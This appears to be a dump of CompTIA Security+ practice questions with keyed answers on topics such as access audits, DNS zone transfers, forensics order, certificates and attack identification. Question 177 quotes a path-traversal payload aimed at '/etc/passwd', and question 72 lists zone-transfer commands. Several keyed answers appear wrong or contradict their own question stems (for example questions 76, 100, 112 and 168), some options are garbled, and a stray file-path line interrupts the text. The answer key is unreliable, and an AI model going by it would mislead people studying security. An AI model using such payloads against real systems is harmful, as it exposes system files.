These tablet devices are difficult to tag and track. An RDP application is used from the tablet to connect into the company network.
Which of the following should be implemented in order to meet the security policy requirements?

A. Virtual desktop infrastructure (IDI)
B. WS-security and geo-fencing

C. A hardware security module (HSM)
D. RFID tagging system
E. MDM software
F. Security Requirements Traceability Matrix (SRTM)

Answer: E

NEW QUESTION 72
- (Exam Topic 2)
A security analyst is testing both Windows and Linux systems for unauthorized DNS zone transfers within a LAN on comptia.org from example.org. Which of the following commands should the security analyst use? (Select two.)

A.
```
nslookup
comptia.org
set type=ANY
ls-d example.org
```

B.
```
nslookup
comptia.org
set type=MX
example.org
```

C.
```
dig -axfr comptia.org @example.org
```

D.
```
ipconfig /flushDNS
```

E.
```
ifconfig eth0 down
ifconfig eth0 up
dhclient renew
```

F.
```
dig @example.org comptia.org
```

A. Option A
B. Option B
C. Option C
D. Option D
E. Option E
F. Option F

Answer: AC

NEW QUESTION 76
- (Exam Topic 2)
An audit takes place after company-wide restricting, in which several employees changed roles. The following deficiencies are found during the audit regarding access to confidential data:

Employee	Job Function	Audit Finding
Ann	Sales Manager	Access to confidential payroll shares Access to payroll processing program Access to marketing shared
Jeff	Marketing Director	Access to human resources annual review folder Access to shared human resources mailbox
John	Sales Manager (Terminated)	Active account Access to human resources annual review folder Access to confidential payroll shares

Which of the following would be the BEST method to prevent similar audit findings in the future?

A. Implement separation of duties for the payroll department.
B. Implement a DLP solution on the payroll and human resources servers.
C. Implement rule-based access controls on the human resources server.
D. Implement regular permission auditing and reviews.

Answer: A

NEW QUESTION 78
- (Exam Topic 2)
An organization is comparing and contrasting migration from its standard desktop configuration to the newest version of the platform. Before this can happen, the Chief Information Security Officer (CISO) voices the need to evaluate the functionality of the newer desktop platform to ensure interoperability with existing software in use by the organization. In which of the following principles of architecture and design is the CISO engaging?

A. Dynamic analysis
B. Change management
C. Baselining

D. Waterfalling

Answer: B

NEW QUESTION 82
- (Exam Topic 2)
Which of the following differentiates a collision attack from a rainbow table attack?

A. A rainbow table attack performs a hash lookup
B. A rainbow table attack uses the hash as a password
C. In a collision attack, the hash and the input data are equivalent
D. In a collision attack, the same input results in different hashes

Answer: A

NEW QUESTION 83
- (Exam Topic 2)
A company is developing a new system that will unlock a computer automatically when an authorized user sits in front of it, and then lock the computer when the user leaves. The user does not have to perform any action for this process to occur. Which of the following technologies provides this capability?

A. Facial recognition
B. Fingerprint scanner
C. Motion detector
D. Smart cards

Answer: A

NEW QUESTION 86
- (Exam Topic 2)
An attacker discovers a new vulnerability in an enterprise application. The attacker takes advantage of the vulnerability by developing new malware. After installing the malware, the attacker is provided with access to the infected machine.
Which of the following is being described?

A. Zero-day exploit
B. Remote code execution
C. Session hijacking
D. Command injection

Answer: A

NEW QUESTION 88
- (Exam Topic 2)
Before an infection was detected, several of the infected devices attempted to access a URL that was similar to the company name but with two letters transposed.
Which of the following BEST describes the attack vector used to infect the devices?

A. Cross-site scripting
B. DNS poisoning
C. Typo squatting
D. URL hijacking

Answer: C

NEW QUESTION 90
- (Exam Topic 2)
A web application is configured to target browsers and allow access to bank accounts to siphon money to a foreign account. This is an example of which of the following attacks?

A. SQL injection
B. Header manipulation
C. Cross-site scripting
D. Flash cookie exploitation

Answer: C

NEW QUESTION 95
- (Exam Topic 2)
Which of the following are methods to implement HA in a web application server environment? (Select two.)

A. Load balancers
B. Application layer firewalls
C. Reverse proxies
D. VPN concentrators
E. Routers

Answer: AB

NEW QUESTION 100
- (Exam Topic 2)
To reduce disk consumption, an organization's legal department has recently approved a new policy setting the data retention period for sent email at six months.
Which of the following is the BEST way to ensure this
goal is met?

A. Create a daily encrypted backup of the relevant emails.
B. Configure the email server to delete the relevant emails.
C. Migrate the relevant emails into an "Archived" folder.
D. Implement automatic disk compression on email servers.

Answer: A

NEW QUESTION 103
- (Exam Topic 2)
While reviewing the monthly internet usage it is noted that there is a large spike in traffic classified as "unknown" and does not appear to be within the bounds of the organizations Acceptable Use Policy.
Which of the following tool or technology would work BEST for obtaining more information on this traffic?

A. Firewall logs
B. IDS logs
C. Increased spam filtering
D. Protocol analyzer

Answer: B

NEW QUESTION 104
- (Exam Topic 2)
An organization requires users to provide their fingerprints to access an application. To improve security, the application developers intend to implement multifactor authentication. Which of the following should be implemented?

A. Use a camera for facial recognition
B. Have users sign their name naturally
C. Require a palm geometry scan
D. Implement iris recognition

Answer: B

NEW QUESTION 108
- (Exam Topic 2)
An employee receives an email, which appears to be from the Chief Executive Officer (CEO), asking for a report of security credentials for all users.
Which of the following types of attack is MOST likely occurring?

A. Policy violation
B. Social engineering
C. Whaling
D. Spear phishing

Answer: D

NEW QUESTION 112
- (Exam Topic 2)
A member of a digital forensics team, Joe arrives at a crime scene and is preparing to collect system data. Before powering the system off, Joe knows that he must collect the most volatile date first. Which of the following is the correct order in which Joe should collect the data?

A. CPU cache, paging/swap files, RAM, remote logging data
B. RAM, CPU cach
C. Remote logging data, paging/swap files
D. Paging/swap files, CPU cache, RAM, remote logging data
E. CPU cache, RAM, paging/swap files, remote logging data

Answer: D

NEW QUESTION 117
- (Exam Topic 2)
Technicians working with servers hosted at the company's datacenter are increasingly complaining of electric shocks when touching metal items which have been linked to hard drive failures.
Which of the following should be implemented to correct this issue?

A. Decrease the room temperature
B. Increase humidity in the room
C. Utilize better hot/cold aisle configurations
D. Implement EMI shielding

Answer: B

NEW QUESTION 120

- (Exam Topic 2)
A company hires a third-party firm to conduct an assessment of vulnerabilities exposed to the Internet. The firm informs the company that an exploit exists for an FTP server that had a version installed from eight years ago. The company has decided to keep the system online anyway, as no upgrade exists form the vendor.
Which of the following BEST describes the reason why the vulnerability exists?

A. Default configuration
B. End-of-life system
C. Weak cipher suite
D. Zero-day threats

Answer: B

NEW QUESTION 123
- (Exam Topic 2)
A security administrator must implement a system to ensure that invalid certificates are not used by a custom developed application. The system must be able to check the validity of certificates even when internet access is unavailable.
Which of the following MUST be implemented to support this requirement?

A. CSR
B. OCSP
C. CRL
D. SSH

Answer: C

NEW QUESTION 125
- (Exam Topic 2)
Which of the following are the MAIN reasons why a systems administrator would install security patches in a staging environment before the patches are applied to the production server? (Select two.)

A. To prevent server availability issues
B. To verify the appropriate patch is being installed
C. To generate a new baseline hash after patching
D. To allow users to test functionality
E. To ensure users are trained on new functionality

Answer: AD

NEW QUESTION 126
- (Exam Topic 2)
A security administrator is creating a subnet on one of the corporate firewall interfaces to use as a DMZ which is expected to accommodate at most 14 physical hosts.
Which of the following subnets would BEST meet the requirements?

A. 192.168.0.16 255.25.255.248
B. 192.168.0.16/28
C. 192.168.1.50 255.255.25.240
D. 192.168.2.32/27

Answer: B

NEW QUESTION 131
- (Exam Topic 2)
Audit logs from a small company's vulnerability scanning software show the following findings: Destinations scanned:
-Server001- Internal human resources payroll server
-Server101-Internet-facing web server
-Server201- SQL server for Server101
-Server301-Jumpbox used by systems administrators accessible from the internal network Validated vulnerabilities found:
-Server001- Vulnerable to buffer overflow exploit that may allow attackers to install software
-Server101- Vulnerable to buffer overflow exploit that may allow attackers to install software
-Server201-OS updates not fully current
-Server301- Accessible from internal network without the use of jumpbox
-Server301-Vulnerable to highly publicized exploit that can elevate user privileges
Assuming external attackers who are gaining unauthorized information are of the highest concern, which of the following servers should be addressed FIRST?

A. Server001
B. Server101
C. Server201
D. Server301

Answer: B

NEW QUESTION 132
- (Exam Topic 2)
An organization's primary datacenter is experiencing a two-day outage due to an HVAC malfunction. The node located in the datacenter has lost power and is no longer operational, impacting the ability of all users to connect to the alternate datacenter. Which of the following BIA concepts BEST represents the risk described in this scenario?

A. SPoF
B. RTO
C. MTBF
D. MTTR

Answer: A

NEW QUESTION 135
- (Exam Topic 2)
Which of the following types of attacks precedes the installation of a rootkit on a server?

A. Pharming
B. DDoS
C. Privilege escalation
D. DoS

Answer: C

NEW QUESTION 136
- (Exam Topic 2)
An information security analyst needs to work with an employee who can answer QUESTION NO:s about
how data for a specific system is used in the business. The analyst should seek out an employee who has the role of:

A. steward
B. owner
C. privacy officer
D. systems administrator

Answer: B

NEW QUESTION 140
- (Exam Topic 2)
A security analyst reviews the following output:

```
File name: somefile.pdf
File MD5: E289F21CD33E4F57890DDEA5CF267ED2
File size: 1.9 Mb
Created by: Jan Smith
Deleted by: Jan Smith
Date deleted: October 01, 2015 8:43:21 EST
```

The analyst loads the hash into the SIEM to discover if this hash is seen in other parts of the network. After inspecting a large number of files, the security analyst reports the following:

```
File hash: E289F21CD33E4F57890DDEA5CF267ED2
Files found: somestuff.xls, somefile.pdf, nofile.doc
```

Which of the following is the MOST likely cause of the hash being found in other areas?

A. Jan Smith is an insider threat
B. There are MD5 hash collisions
C. The file is encrypted
D. Shadow copies are present

Answer: B

NEW QUESTION 143
- (Exam Topic 2)
A security engineer is configuring a wireless network that must support mutual authentication of the wireless client and the authentication server before users provide credentials. The wireless network must also support authentication with usernames and passwords. Which of the following authentication protocols MUST the security engineer select?

A. EAP-FAST
B. EAP-TLS
C. PEAP
D. EAP

Answer: C

NEW QUESTION 147
- (Exam Topic 2)
A network administrator wants to ensure that users do not connect any unauthorized devices to the company network. Each desk needs to connect a VoIP phone and computer. Which of the following is the BEST way to accomplish this?

A. Enforce authentication for network devices
B. Configure the phones on one VLAN, and computers on another
C. Enable and configure port channels
D. Make users sign an Acceptable use Agreement

Answer: A

NEW QUESTION 148
- (Exam Topic 2)
A company's AUP requires:

- Passwords must meet complexity requirements.
- Passwords are changed at least once every six months.
- Passwords must be at least eight characters long.

An auditor is reviewing the following report:

Username	Last login	Last changed
Carol	2 hours	90 days
David	2 hours	30 days
Ann	1 hour	247 days
Joe	0.5 hours	7 days

Which of the following controls should the auditor recommend to enforce the AUP?

A. Account lockout thresholds
B. Account recovery
C. Password expiration
D. Prohibit password reuse

Answer: C

NEW QUESTION 152
- (Exam Topic 2)
A security analyst has received the following alert snippet from the HIDS appliance:

PROTOCOL	SIG	SRC.PORT	DST.PORT
TCP	XMAS SCAN	192.168.1.1:1091	192.168.1.2:8891
TCP	XMAS SCAN	192.168.1.1:649	192.168.1.2:9001
TCP	XMAS SCAN	192.168.1.1:2264	192.168.1.2:6455
TCP	XMAS SCAN	192.168.1.1:3464	192.168.1.2:8744

Given the above logs, which of the following is the cause of the attack?

A. The TCP ports on destination are all open
B. FIN, URG, and PSH flags are set in the packet header
C. TCP MSS is configured improperly
D. There is improper Layer 2 segmentation

Answer: B

NEW QUESTION 156
- (Exam Topic 2)
An application developer is designing an application involving secure transports from one service to another that will pass over port 80 for a request.
Which of the following secure protocols is the developer MOST likely to use?

A. FTPS
B. SFTP
C. SSL
D. LDAPS
E. SSH

Answer: C

NEW QUESTION 157
- (Exam Topic 2)
A penetration tester finds that a company's login credentials for the email client were being sent in clear text. Which of the following should be done to provide encrypted logins to the email server?

A. Enable IPSec and configure SMTP.
B. Enable SSH and LDAP credentials.
C. Enable MIME services and POP3.
D. Enable an SSL certificate for IMAP services.

Answer: D

NEW QUESTION 159
- (Exam Topic 2)
A company was recently audited by a third party. The audit revealed the company's network devices were transferring files in the clear. Which of the following protocols should the company use to transfer files?

A. HTTPS
B. LDAPS
C. SCP

D. SNMPv3

Answer: C

NEW QUESTION 160
- (Exam Topic 2)
A group of non-profit agencies wants to implement a cloud service to share resources with each other and minimize costs. Which of the following cloud deployment models BEST describes this type of effort?

A. Public
B. Hybrid
C. Community
D. Private

Answer: C

NEW QUESTION 161
- (Exam Topic 2)
An administrator has concerns regarding the traveling sales team who works primarily from smart phones. Given the sensitive nature of their work, which of the following would BEST prevent access to the data in case of loss or theft?

A. Enable screensaver locks when the phones are not in use to prevent unauthorized access
B. Configure the smart phones so that the stored data can be destroyed from a centralized location
C. Configure the smart phones so that all data is saved to removable media and kept separate from the device
D. Enable GPS tracking on all smart phones so that they can be quickly located and recovered

Answer: B

NEW QUESTION 165
- (Exam Topic 2)
A vulnerability scanner that uses its running service's access level to better assess vulnerabilities across multiple assets within an organization is performing a:

A. Credentialed scan.
B. Non-intrusive scan.
C. Privilege escalation test.
D. Passive scan.

Answer: A

NEW QUESTION 168
- (Exam Topic 2)
A help desk is troubleshooting user reports that the corporate website is presenting untrusted certificate errors to employees and customers when they visit the website. Which of the following is the MOST likely cause of this error, provided the certificate has not expired?

A. The certificate was self signed, and the CA was not imported by employees or customers
B. The root CA has revoked the certificate of the intermediate CA
C. The valid period for the certificate has passed, and a new certificate has not been issued
D. The key escrow server has blocked the certificate from being validated

Answer: C

NEW QUESTION 172
- (Exam Topic 2)
Company policy requires the use if passphrases instead if passwords.
Which of the following technical controls MUST be in place in order to promote the use of passphrases?

A. Reuse
B. Length
C. History
D. Complexity

Answer: D

NEW QUESTION 177
- (Exam Topic 2)
A security analyst receives an alert from a WAF with the following payload: var data= "<test test test>" ++ <../../../../../../etc/passwd>"
Which of the following types of attacks is this?

A. Cross-site request forgery
B. Buffer overflow
C. SQL injection
D. JavaScript data insertion
E. Firewall evasion script

Answer: D

NEW QUESTION 180
- (Exam Topic 2)
An organization uses SSO authentication for employee access to network resources. When an employee resigns, as per the organization's security policy, the employee's access to all network resources is terminated immediately. Two weeks later, the former employee sends an email to the help desk for a password reset to access payroll information from the human resources server. Which of the following represents the BEST course of action?

A. Approve the former employee's request, as a password reset would give the former employee access to only the human resources server.
B. Deny the former employee's request, since the password reset request came from an external email address.
C. Deny the former employee's request, as a password reset would give the employee access to all network resources.
D. Approve the former employee's request, as there would not be a security issue with the former employee gaining access to network resources.

Answer: C

NEW QUESTION 185
- (Exam Topic 2)
Which of the following must be intact for evidence to be admissible in court?

A. Chain of custody
B. Order of volatility
C. Legal hold
D. Preservation

Answer: A

NEW QUESTION 188
- (Exam Topic 2)
Although a web enabled application appears to only allow letters in the comment field of a web form, malicious user was able to carry a SQL injection attack by sending special characters through the web comment field.
Which of the following has the application programmer failed to implement?

A. Revision control system
B. Client side exception handling
C. Server side validation
D. Server hardening

Answer: C

NEW QUESTION 193
- (Exam Topic 2)
An organization has hired a penetration tester to test the security of its ten web servers. The penetration tester is able to gain root/administrative access in several servers by exploiting vulnerabilities associated with the implementation of SMTP, POP, DNS, FTP, Telnet, and IMAP. Which of the following recommendations should the penetration tester provide to the organization to better protect their web servers in the future?

A. Use a honeypot
B. Disable unnecessary services
C. Implement transport layer security
D. Increase application event logging

Answer: B

NEW QUESTION 196
- (Exam Topic 3)
Phishing emails frequently take advantage of high-profile catastrophes reported in the news. Which of the following principles BEST describes the weakness being exploited?

A. Intimidation
B. Scarcity
C. Authority
D. Social proof

Answer: D

NEW QUESTION 198
- (Exam Topic 3)
A new security policy in an organization requires that all file transfers within the organization be completed using applications that provide secure transfer. Currently, the organization uses FTP and HTTP to transfer files. Which of the following should the organization implement in order to be compliant with the new policy?

A. Replace FTP with SFTP and replace HTTP with TLS
B. Replace FTP with FTPS and replaces HTTP with TFTP
C. Replace FTP with SFTP and replace HTTP with Telnet
D. Replace FTP with FTPS and replaces HTTP with IPSec

Answer: A


NEW QUESTION 203
- (Exam Topic 3)

In an effort to reduce data storage requirements, some company devices to hash every file and eliminate duplicates. The data processing routines are time sensitive so the hashing algorithm is fast and supported on a wide range of systems. Which of the following algorithms is BEST suited for this purpose?

A. MD5
B. SHA
C. RIPEMD
D. AES

Answer: B

